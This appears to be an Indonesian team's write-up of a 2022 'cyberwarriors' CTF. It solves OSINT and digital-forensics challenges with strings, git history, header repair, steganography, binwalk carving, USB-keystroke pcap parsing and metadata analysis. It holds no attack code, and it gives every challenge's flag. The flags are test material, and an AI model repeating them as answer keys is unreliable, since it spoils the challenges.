
Flag

Submit

Deskripsi

Terdapat soal "uji coba" yang sudah tersedia flagnya

Analisis

Soal ini merupakan soal untuk uji coba dan flag bisa langsung dimasukan

Solusi

Memasukan flag

Flag: **cyberwarriors{w3lc0me_t0_cyb3rs3cur1ty_m4rath0n_2022}**



tolong admin!

Challenge

22 Solves

X

tolong admin!

100

kemarin admin melakukan konfigurasi di
<https://cyberhackathon.id/adm00n> namun page tersebut
dihapus oleh hacker yang nackal!. bisakah kalian membantu
admin untuk mengakses page yang sudah dihapus oleh hacker?

.

format flag : cyberwarriors{\w+}

Flag

Submit

Deskripsi

Kita diberi tugas untuk mengakses page yang sudah dihapus oleh hacker.

Analisa

Setelah menganalisa Website, kita dapat menggunakan website Wayback Machine untuk mengakses jejak website yang pernah ada.

Solusi



Wayback Machine

INTERNET ARCHIVE

DONATE Wayback Machine

Explore more than 767 billion web pages saved over time

https://cyberhackathon.id/adm00n

ABOUT BLOG PROJECTS HELP DONATE CONTACT JOBS VOLUNTEER PEOPLE

Sign Up | Log In

Search

Calendar · Collections · Changes · Summary · Site Map · URLs

Saved 3 times between November 17, 2022 and November 18, 2022.

1999 2000 2001 2002 2003 2004 2005 2006 2007 2008 2009 2010 2011 2012 2013 2014 2015 2016 2017 2018 2019 2020 2021 2022

JAN FEB MAR APR

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
---	---	---	---	---	---	---	---	---	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----

MAY JUN JUL AUG

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
---	---	---	---	---	---	---	---	---	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----

2022

Pada tanggal 17 November 2022 terdapat snapshot yang Ketika kita chat maka kita akan mengakses halaman /adm00n

Cybersecurity Hackathon 2022

INTERNET ARCHIVE

Wayback Machine

https://cyberhackathon.id/adm00n

3 captures

17 Nov 2022 - 18 Nov 2022

NOV 17 2022

Powered by CTFd

Waiting for web.archive.org...

FLAG =

cyberwarriors{k4mu_daR1_Masa_d3p4n?_c60bfd7b2c1ebb6f11452b279142b9}

Digital Forensic



Strs

Challenge

37 Solves

X

Strs

100

Forensic lvl 1

chall.jpg

Flag

Submit

Deskripsi

Disediakan file jpg bernama chall.jpg yang bisa diunduh (*kami merename file menjadi strs.jpg)

Analisis

Clue dari soal adalah Strs yang kemungkinan besar mengacu pada strings pada linux

Solusi

Kami mengecek isi string dari file gambar dengan command strings

```
[L]$ strings strs.jpg
```

Pada baris paling bawah, ditemukan flag

```
(Gwf8v
HXhx
9IYiy
*:JZjz
cyberwarriors{Strings.Strings.Strings.Strings}
```

Flag: cyberwarriors{Strings.Strings.Strings.Strings}

History



Challenge

29 Solves

X

History

100

never forget history!

[chall.zip](#)

Flag

Submit

Deskripsi

Terdapat file zip Bernama chall.zip yang bisa diunduh (*kita mengubah menjadi history.zip)

Analisis

Kami mengecek dengan command file dan melakukan unzip

```
└ $ file history.zip
history.zip: Zip archive data, at least v1.0 to extract
```

```
└ $ unzip history.zip
Archive: history.zip
  creating: app/
  creating: app/.git/
  creating: app/.git/branches/
  inflating: app/.git/COMMIT_EDITMSG
  inflating: app/.git/config
  inflating: app/.git/description
  inflating: app/.git/HEAD
  creating: app/.git/hooks/
  inflating: app/.git/hooks/applypatch-msg.sample
  inflating: app/.git/hooks/commit-msg.sample
  inflating: app/.git/hooks/fsmonitor-watchman.sample
  inflating: app/.git/hooks/post-update.sample
  inflating: app/.git/hooks/pre-applypatch.sample
  inflating: app/.git/hooks/pre-commit.sample
  inflating: app/.git/hooks/pre-merge-commit.sample
```

Didapati bahwa terdapat .git sehingga kita bisa mencari history commit

Solusi

Masuk ke folder app

```
| $ cd app/
```

Melihat log dengan command git log

```
| $ git log
commit e541f933d88c29cb0244e0168d461276186af058 (HEAD -> master)
Author: Cyber Warriors <cyber@warriors.com>
Date:   Sat Nov 5 23:10:50 2022 +0700

    update index.html

commit a383108098a0b8a14cd25f7592f511b2f2f88bba
Author: Cyber Warriors <cyber@warriors.com>
Date:   Sat Nov 5 23:10:16 2022 +0700

    update index.html

commit b5560b5d12cc242ad7350680f4953f561e2a5ffa
Author: Cyber Warriors <cyber@warriors.com>
Date:   Sat Nov 5 23:09:31 2022 +0700

    add index.html

commit b96f3f90db47d1f6844c269057fc8b2862ce151e
Author: Cyber Warriors <cyber@warriors.com>
Date:   Sat Nov 5 23:08:40 2022 +0700

    add index
```

Membuka commit paling awal dengan git show

```
| $ git show "b96f3f90db47d1f6844c269057fc8b2862ce151e"
commit b96f3f90db47d1f6844c269057fc8b2862ce151e
Author: Cyber Warriors <cyber@warriors.com>
Date:   Sat Nov 5 23:08:40 2022 +0700

    add index

diff --git a/index.php b/index.php
new file mode 100644
index 0000000..718aa70
--- /dev/null
+++ b/index.php
@@ -0,0 +1,3 @@
+<?php
+$flag = "cyberwarriors{Becareful_with_your_git!}";
+?>
```

Flag: `cyberwarriors{Becareful_with_your_git!}`



Challenge

25 Solves

X

Stego

100

I'm hidding deep in there

chall.jpg

Flag

Submit

Deskripsi

Terdapat file jpg Bernama chall.jpg

Analisis

Kami mengecek tipe file dengan command file

```
$ file chall.jpg
chall.jpg: data
```

Ternyata file tersebut dideteksi sebagai data (bisa juga dikarenakan header file kurang jelas)

Solusi

Kami membuka file di HxD untuk inspeksi dan menganalisis hex dari file

HxD - [C:\Users\ASUS\Downloads\chall.jpg]

File Edit Search View Analysis Tools Window Help

16 Windows (ANSI) hex

chall.jpg

Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Decoded text
00000000	48 41 43 4B 45 44 4A 46 49 46 00 01 01 00 00 01	HACKEDJFIF.....
00000010	00 01 00 00 FF DB 00 43 00 01 01 01 01 01 01 01yū.C.....
00000020	01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
00000030	01 01 01 01 01 02 01 01 01 01 01 01 02 02 02 02
00000040	02 02 02 02 02 02 02 02 03 03 03 03 03 03 03 03
00000050	02 02 02 02 02 02 02 02 03 03 03 03 03 03 03 03

Ternyata header file rusak sehingga tidak dapat dikenali, kita bisa melakukam perbaikan header JFIF dengan meniru file sample jfif

C:\Users\ASUS\Downloads\chall.jpg

File Edit Search View Analysis Tools Window Help

16 Windows (ANSI) hex

chall.jpg sample1.jfif

Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Decoded text
00000000	FF DB FF E0 00 10 4A 46 49 46 00 01 01 00 00 01	yūyā..JFIF.....
00000010	00 01 00 00 FF DB 00 43 00 01 01 01 01 01 01 01yū.C.....
00000020	01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
00000030	01 01 01 01 01 02 01 01 01 01 01 01 02 02 02 02
00000040	02 02 02 02 02 02 02 02 03 03 03 03 03 03 03 03
00000050	03 03 03 03 03 03 03 03 03 03 FF DB 00 43 01 01 01yū.C...

Membuka File baru

*Kamu nanya key nya apa?
Sini biar aku kasih tau yha
Jadi Key nya adalah
"CyberWarriorsHackathon2022"
yha, Rawrrrr*

Ya ampun gini banget soal CTF

Lalu kita akan mendapatkan key

Selanjunya kita dekripsi gambar menggunakan dengan tools stegcrack dengan menggunakan key yang barusan didapatkan

```
(kali㉿kali)-[~/Downloads]
└─$ sudo stegcracker flag.jpg wordlist.txt
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2022 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Error: Output file 'flag.jpg.out' already exists!

(kali㉿kali)-[~/Downloads]
└─$ cat flag.jpg.out
cyberwarriors{You_Cannot_Hiding_Forever}
```

FLAG = cyberwarriors{You_Cannot_Hiding_Forever}

What The Hecks?



Challenge

13 Solves

X

What The Hecks?

244

dibalik 12 warna warna indah ada pesan yang tersembunyi!

warna_warni...

Flag

Submit

Deskripsi

Terdapat file zip berisi 12 gambar dengan warna berbeda



Analisis

Hint dari soal adalah "Hecks" atau hex dan warna.

```
637962 657277 617272 696f72 737b4b 346d55  
5f5334 6e4761 745f50 316e74 41725f 21217d
```

Solusi

Mencari nilai hex dari setiap warna

Mengubah hex ke string



Enter the hexadecimal text to decode, and then click "Convert!"

637962657277617272696f72737b4b346d55

5f53346e4761745f50316e7441725f21217d

Convert!

The decoded string:

cyberwarriors{K4mU??_S4nGat_P1ntAr_!!}

Flag: **cyberwarriors{K4mU??_S4nGat_P1ntAr_!!}**

Carve The Flag



Challenge

10 Solves

X

Carve the Flag

356

can we play hide and seek?

 chall.jpg

Flag

Submit

Deskripsi

Terdapat file jpg yang bisa didownload (*kami mengubahnya menjadi carve.jpg)

Analisis

Mengecek File, file merupakan gambar JPEG

```
L$ file carve.jpg
carve.jpg: JPEG image data, Exif standard: [TIFF image data, big-endian, direntries=7, orientation=upper-left, xresolution=98, yresolution=106, resolution unit=centimetre, color space=Device RGB, baseline, precision 8, 1920x1080, components 3]
```


Mengecek binwalk dan ternyata terdapat banyak file gambar tersembunyi

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	JPEG image data, EXIF standard
12	0xC	TIFF image data, big-endian, offset of first image directory: 8
146412	0x23BEC	JPEG image data, EXIF standard
146424	0x23BF8	JPEG image data, big-endian, offset of first image directory: 8
292831	0x47DF	TIFF image data, big-endian, offset of first image directory: 8
292843	0x47EB	TIFF image data, big-endian, offset of first image directory: 8
439250	0x6B3D2	JPEG image data, EXIF standard
439262	0x6B3DE	JPEG image data, big-endian, offset of first image directory: 8
585670	0x8EFC6	JPEG image data, EXIF standard
585682	0x8F0D2	TIFF image data, big-endian, offset of first image directory: 8
732090	0xB2BBA	JPEG image data, EXIF standard
732102	0xB2BC6	TIFF image data, big-endian, offset of first image directory: 8
878510	0xD67AE	JPEG image data, EXIF standard
878522	0xD67BA	TIFF image data, big-endian, offset of first image directory: 8
1024930	0xFA3A2	JPEG image data, EXIF standard
1024942	0xFA3AE	TIFF image data, big-endian, offset of first image directory: 8
1171350	0x11DF96	JPEG image data, EXIF standard
1171362	0x11DFA2	TIFF image data, big-endian, offset of first image directory: 8
1317770	0x141B8A	JPEG image data, EXIF standard
1317782	0x141B96	TIFF image data, big-endian, offset of first image directory: 8

Solusi

Mengekstrak dengan binwalk

```
$ binwalk --dd ".*" carve.jpg
```



Terdapat file JPEG dan TIFF

Menjalankan command file pada file JPEG

```
file 2A7311
```

```
2A7311: JPEG image data, Exif standard: [TIFF image data, big-endian, direntries=7, orientation=upper-left, xresolution=1920, yresolution=1080, components 3, baseline, precision 8, 1920x1080, comment: "25:t", baseline, precision 8, 1920x1080]
```

Terdapat komentar yang "sepertinya" menunjukan posisi dari huruf pada flag. Komentar ini hanya ada di file JPEG.

Menghapus file TIFF lalu mengekstrak output command file pada semua file tersisa dan menyimpannya pada com.txt

```
└$ file * | tee -a com.txt
```

```
0:      JPEG image data, Exif standard: [TIFF image data, big-endian, direntries=7, orientation=up
2019 (Windows), datetime=2022:11:07 13:47:02], baseline, precision 8, 1920×1080, components 3
1ACF66: JPEG image data, Exif standard: [TIFF image data, big-endian, direntries=7, orientation=up
2019 (Windows), datetime=2022:11:07 13:47:02], comment: "19:y", baseline, precision 8, 1920×1080,
1D0B5A: JPEG image data, Exif standard: [TIFF image data, big-endian, direntries=7, orientation=up
2019 (Windows), datetime=2022:11:07 13:47:02], comment: "2:b", baseline, precision 8, 1920×1080, c
1F474D: JPEG image data, Exif standard: [TIFF image data, big-endian, direntries=7, orientation=up
2019 (Windows), datetime=2022:11:07 13:47:02], comment: "20:o", baseline, precision 8, 1920×1080,
2A7311: JPEG image data, Exif standard: [TIFF image data, big-endian, direntries=7, orientation=up
2019 (Windows), datetime=2022:11:07 13:47:02], comment: "25:t", baseline, precision 8, 1920×1080,
2CAF05: JPEG image data, Exif standard: [TIFF image data, big-endian, direntries=7, orientation=up
2019 (Windows), datetime=2022:11:07 13:47:02], comment: "26:_", baseline, precision 8, 1920×1080,
2EEAF9: JPEG image data, Exif standard: [TIFF image data, big-endian, direntries=7, orientation=up
2019 (Windows), datetime=2022:11:07 13:47:02], comment: "27:m", baseline, precision 8, 1920×1080,
3A16BC: JPEG image data, Exif standard: [TIFF image data, big-endian, direntries=7, orientation=up
2019 (Windows), datetime=2022:11:07 13:47:02], comment: "31:a", baseline, precision 8, 1920×1080,
3C52B0: JPEG image data, Exif standard: [TIFF image data, big-endian, direntries=7, orientation=up
2019 (Windows), datetime=2022:11:07 13:47:02], comment: "32:l", baseline, precision 8, 1920×1080,
3E8EA4: JPEG image data, Exif standard: [TIFF image data, big-endian, direntries=7, orientation=up
2019 (Windows), datetime=2022:11:07 13:47:02], comment: "33:l" baseline precision 8 1920×1080
```

Untuk mempermudah, kami membuat script python untuk mengambil dan menyusun nilai flag

```
from PIL import Image

file = open('com.txt','r')
text = file.readlines()
text = text[1:]

flag = []
for i in text:
    jpeg = (i.split(":")[0])
    im = Image.open("{}".format(jpeg))
    comment = im.app["COM"]
    com = comment.decode().split(":")
    flag.append([int(com[0]), com[1]])

flag.sort(key=lambda x: x[0])
for i in flag:
    print(i[1],end="")
print()
```

Run and relax

```
└$ python solid.py
cyberwarriors{hope_you_not_manually_carve_the_flag_one_by_one}
```

Flag:

cyberwarriors{hope_you_not_manually_carve_the_flag_one_by_one}

Bukan Network Traffic



Challenge 10 Solves X

Bukan Network Traffic 356

Kalian pikir cuma network traffic aja yang bisa dicapture?

capture.pcap...

Flag


Submit

Deskripsi

Terdapat soal dengan file capture.pcap dan clue "bukan Cuma network traffic aja yang dicapture"

Analisis

Membuka file dengan wireshark




Dari analisis diketahui bahwa protokol yang digunakan adalah USB dengan info URB_INTERRUPT. Kemungkinan besar adalah trafik inputan dari keyboard

Solusi

Mencari referensi tentang ekstraksi trafik keyboard

<https://github.com/carlospolop-forks/ctf-usb-keyboard-parser>
<https://book.hacktricks.xyz/generic-methodologies-and-resources/basic-forensic-methodology/packet-inspection/usb-keystrokes>



Mengambil nilai capture data

```
└$ cat keystrokes.txt
00:00:1a:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:0c:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:15:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:08:00:00:00:00:00
00:00:00:00:00:00:00:00
```

Menggunakan tools untuk menerjemahkan keystrokes.txt

```
└$ python3 ctf-usb-keyboard-parser-master/usbkeyboard.py ./keystrokes.txt
wireshark ngga hanya bisa capture network traffic lohh ...
Flag: cyberwarriors{c4ptur3_th3_k3yb04rd}
```

Flag: cyberwarriors{c4ptur3_th3_k3yb04rd}

Meta



Challenge 12 Solves X

Meta

285

Seorang artist membuat lagu yang terinspirasi dari tepuk pramuka? Cari tau darimana asalnya!

[bukan_tepuk...](#)

[Flag](#) [Submit](#)

Deskripsi

Terdapat soal dengan file bukan_tepuk_pramuka.mp3 dengan clue yaitu Meta dan diminta mencari asal (mungkin asal artis atau asal file)

Analisis

Karena clue adalah meta, maka kemungkinan besar soal ini tentang metadata. Kita bisa menggunakan tool exiftool dan mendapatkan informasi tentang sebuah file

Solusi

Menggunakan exiftool pada bukan_tepuk_pramuka.mp3

```

$ exiftool bukan_tepuk_pramuka.mp3
ExifTool Version Number : 12.49
File Name               : bukan_tepuk_pramuka.mp3
Directory              : .
File Size               : 7.2 MB
File Modification Date/Time : 2022:11:20 00:22:59-05:00
File Access Date/Time   : 2022:11:20 00:22:59-05:00
File Inode Change Date/Time : 2022:11:20 00:22:59-05:00
File Permissions        : -rw-r--r--
File Type               : MP3
File Type Extension    : mp3
MIME Type               : audio/mpeg
MPEG Audio Version     : 1
Audio Layer             : 3
Audio Bitrate           : 320 kbps
Sample Rate              : 44100
Channel Mode            : Stereo
MS Stereo               : Off
Intensity Stereo         : Off
Copyright Flag          : False
Original Media          : False
Emphasis                : None
ID3 Size                : 61567
Title                   : Bukan Tepuk Pramuka
Album                   : Capture The Flag
Year                    : 2022
Track                   : 01
Genre                   : Digital Forensic
Comment                 : Diving Metadata
User Defined URL        : https://www.youtube.com/watch?v=QB7ACr7pUuE
Picture MIME Type       : image/jpeg
Picture Type            : Front Cover
Picture Description     : cover.jpg
Picture                 : (Binary data 60049 bytes, use -b option to extract)
Date/Time Original      : 2022
Duration                : 0:02:58 (approx)

```

Terdapat link youtube! Kita coba membuka



Tettott!!!

Coba menggunakan binwalk untuk melihat barangkali ada file tersembunyi

```

$ binwalk bukan_tepuk_pramuka.mp3
DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----      -----
240          0xFO          JPEG image data, JFIF standard 1.01
270          0x10E          TIFF image data, big-endian, offset of first image directory: 8

```

Yak, ada file gambar di dalamnya (maybe cover file audio). Setelah diekstrak, kita mencoba untuk melakukan exiftool pada file JPEG tersebut

```

L$ exiftool F0
ExifTool Version Number      : 12.49
File Name                   : F0
Directory                   : .
File Size                   : 7.2 MB
File Modification Date/Time : 2022:11:20 00:23:44-05:00
File Access Date/Time       : 2022:11:20 00:23:55-05:00
File Inode Change Date/Time: 2022:11:20 00:23:44-05:00
File Permissions            : -rw-r--r--
File Type                   : JPEG
File Type Extension         : jpg
MIME Type                   : image/jpeg
JFIF Version                : 1.01
Exif Byte Order              : Big-endian (Motorola, MM)
X Resolution                 : 72
Y Resolution                 : 72
Resolution Unit              : inches
Artist                      : Luffy
YCbCr Positioning           : Centered
GPS Version ID               : 2.3.0.0
GPS Latitude                  : 7 deg 27' 7.31"
GPS Longitude                 : 109 deg 23' 17.27"
Comment                      : South,East
Image Width                  : 838
Image Height                  : 838
Encoding Process              : Baseline DCT, Huffman coding
Bits Per Sample               : 8
Color Components              : 3
YCbCr Sub Sampling           : YCbCr4:2:0 (2 2)
Image Size                   : 838x838
Megapixels                   : 0.702
GPS Position                 : 7 deg 27' 7.31", 109 deg 23' 17.27"

```



Ada beberapa informasi penting yang bisa kita dapat terkait artis dan lokasi yaitu


Artist : Luffy

Comment: South,East

GPS Position: 7 deg 27' 7.31", 109 deg 23' 17.27"

Mencoba mencari titik lokasi di google maps

$7^{\circ}27'7.31''$ S, $109^{\circ}23'17.27''$ E





Yap ada yang namanya luffy, coba cek review (seperti CTF pada umumnya)

Ulasan

Shokuin Staff
1 ulasan

★★★★★ 2 minggu lalu BARU


Tempat bagus dan nyaman!

cyberwarriors{m3t4d4ta_t3lls_3v3ryth1ng}

1 like 3 Bagikan

Gotcha!

Flag: cyberwarriors{m3t4d4ta_t3lls_3v3ryth1ng}



minta flag
bang

KEEP HUNTING FLAG, NOT
GHOST !